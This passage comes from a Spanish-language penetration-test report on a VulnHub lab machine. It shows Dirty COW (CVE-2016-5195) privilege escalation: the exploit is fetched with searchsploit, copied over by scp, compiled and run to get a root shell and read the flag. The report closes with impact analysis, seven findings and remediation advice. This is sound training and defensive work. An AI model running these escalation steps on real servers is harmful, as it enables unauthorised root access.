


Paso 22 · La condición de carrera reinicia la sesión sin completar.

PASO 23 Diagnóstico del entorno

Dirty COW requiere concurrencia real. Con una sola CPU la carrera no se ganaba. Se verificó y se asignaron más núcleos a la máquina víctima (`nproc` = 3).

```
[smbuser@fileserver ~]$ nproc   # 1 → se amplía a 3 vCPU
```




Paso 23 · Diagnóstico: la carrera no gana con una sola CPU.

PASO 24 Cambio a una variante más estable (40616)

Con más CPU y una variante basada en PTRACE (Exploit-DB 40616), más estable en CentOS, se repitió el ataque.

```
$ searchsploit -m 40616
$ scp -i smbuser_key 40616.c smbuser@192.168.56.104:/tmp/cow.c
```




Paso 24 · Reintento con el exploit 40616 y más núcleos.

PASO 25 Compilación en el objetivo

El exploit se compiló en la víctima (las advertencias del compilador no impiden la ejecución).

```
[smbuser@fileserver tmp]$ gcc -pthread cow.c -o cow
```




Paso 25 · Compilación del exploit en el objetivo.

PASO 26 Obtención de la shell de root

Esta vez la condición de carrera se ganó en segundos: el exploit sobrescribió temporalmente un binario SUID y abrió una **shell de root** (`Popping root shell`).

```
[smbuser@fileserver tmp]$ ./cow
DirtyCow root privilege escalation
```

```
Popping root shell.
[root@fileserver tmp]#
```



Paso 26 · "Popping root shell": privilegios de root obtenidos.


08

Fase V — Post-explotación y evidencia

PASO 27 Confirmación de privilegios

Con la shell de root se verificó el control absoluto del sistema (`uid=0`).

```
[root@fileserver tmp]# id
uid=0(root) gid=1000(smbuser) groups=0(root),1000(smbuser)
[root@fileserver tmp]# whoami   # root
```




Paso 27 · uid=0(root): control administrativo total.

PASO 28 Captura de la evidencia final

Se leyó `/root/proof.txt` (reservado al administrador) y, siguiendo buenas prácticas, se restauró el binario modificado desde su copia de seguridad.

```
[root@fileserver tmp]# cat /root/proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
[root@fileserver tmp]# cp /tmp/bak /usr/bin/passwd   # restauración
```



Paso 28 · Bandera capturada y entorno restaurado.

> **Bandera capturada** `af52e0163b03cbf7c6dd146351594a43` — evidencia de acceso a `/root`, reservado exclusivamente al administrador del sistema.

09

Análisis de impacto (modelo CIA)

El compromiso a nivel root implica la pérdida completa de las tres propiedades de la seguridad de la información.

	Propiedad	Impacto	Justificación
C	**Confidencialidad**	CRÍTICO	Como root se puede leer cualquier archivo: `/etc/shadow`, llaves privadas y todo dato almacenado.
I	**Integridad**	CRÍTICO	Se demostró la modificación de archivos del sistema. Posibilidad de alterar datos o implantar puertas traseras.
A	**Disponibilidad**	ALTO	Root puede detener servicios, borrar información o cifrar el sistema (ransomware).

Escenario de impacto empresarial

En una organización real, un servidor de archivos comprometido así permitiría **robar toda la información corporativa, manipular documentos, pivotar hacia el resto de la red y desplegar ransomware**. Para un activo cuyo propósito es custodiar archivos, la pérdida de confidencialidad e integridad es especialmente grave.

10

Resumen de hallazgos

Se identificaron siete hallazgos. La severidad combina facilidad de explotación e impacto, con un criterio cualitativo alineado con CVSS.

ID	Hallazgo	Severidad	Recomendación
H-01	Kernel obsoleto vulnerable a Dirty COW (CVE-2016-5195) *Impacto: Escalada a root*	CRÍTICO	Actualizar el kernel a una versión parcheada y reiniciar.
H-02	Credenciales débiles y reutilizadas (smbuser) *Impacto: Acceso inicial al sistema*	CRÍTICO	Política de contraseñas robustas; cuentas únicas por servicio.
H-03	Exposición de /var/log por NFS y SMB *Impacto: Fuga de información sensible*	ALTO	No compartir rutas del sistema; limitar recursos a datos de negocio.
H-04	ProFTPD 1.3.5 — mod_copy (CVE-2015-3306) *Impacto: Lectura/escritura sin autenticación*	ALTO	Actualizar ProFTPD y deshabilitar mod_copy.
H-05	Export NFS sin restricción a toda la subred *Impacto: Acceso no autorizado a archivos*	MEDIO	Exportar solo a hosts concretos, con root_squash y solo lectura.
H-06	FTP anónimo y login local habilitados *Impacto: Superficie de ataque y vía de entrada*	MEDIO	Deshabilitar acceso anónimo y restringir usuarios de FTP.
H-07	PermitRootLogin habilitado y banners de versión *Impacto: Facilita ataques dirigidos*	BAJO	Deshabilitar login de root por SSH y ocultar versiones.

Distribución por severidad

2	2	2	1
CRÍTICO	ALTO	MEDIO	BAJO

11

Recomendaciones técnicas

Prioridad inmediata (0–48 h)

- **Parchear el kernel** a una versión posterior a octubre de 2016 y reiniciar.
- **Rotar todas las credenciales** del sistema y Samba; aplicar política de contraseñas fuertes.
- **Retirar `/var/log`** y cualquier ruta del sistema de los recursos SMB y NFS.

Prioridad alta (1–2 semanas)

- **Actualizar ProFTPD** y deshabilitar `mod_copy`; evaluar la necesidad de dos servicios FTP.
- **Endurecer NFS:** exportar solo a hosts autorizados, con `root_squash` y solo lectura.
- **Deshabilitar el acceso anónimo** de FTP y restringir qué usuarios se autentican.

Endurecimiento general (1–3 meses)

- **SSH:** `PermitRootLogin no`, autenticación por llave y revisión de `authorized_keys`.
- **Mínimo privilegio:** cada servicio con su cuenta y permisos estrictos.
- **Reducir huella:** ocultar banners de versión y exponer solo lo indispensable.
- **Monitoreo:** centralizar y proteger los registros; alertar sobre accesos de root.

12
Conclusión

El ejercicio demostró que el compromiso total rara vez proviene de una única falla espectacular, sino del **encadenamiento de descuidos aparentemente menores**: un directorio de registros compartido de más, una contraseña reutilizada, un servicio obsoleto y un kernel sin actualizar. De forma individual parecerían de bajo riesgo; combinados, condujeron de un simple acceso de red hasta el control administrativo del servidor.

La lección para una organización es clara: la seguridad de un servidor de archivos depende tanto de la **higiene de configuración** como de la **gestión de parches y credenciales**. Desde la perspectiva de aprendizaje, la práctica reforzó una idea central del enfoque Red Team: **pensar en cadenas de ataque, no en vulnerabilidades aisladas**.

> **Resultado del engagement** Compromiso total (root) alcanzado y documentado en 28 pasos. Entorno restaurado. Siete hallazgos reportados con sus recomendaciones.

13

Referencias

- The Penetration Testing Execution Standard (PTES). http://www.pentest-standard.org/
- OWASP Foundation. OWASP Testing Guide v4. https://owasp.org/
- MITRE. ATT&CK Framework. https://attack.mitre.org/
- NIST / MITRE. CVE-2016-5195 “Dirty COW”. https://cve.mitre.org/
- NIST / MITRE. CVE-2015-3306 ProFTPD mod_copy. https://cve.mitre.org/
- Exploit Database. Dirty COW — Exploits 40839 y 40616. https://www.exploit-db.com/
- Armour Infosec / A. S. Verma. “My File Server: 1”, VulnHub. https://www.vulnhub.com/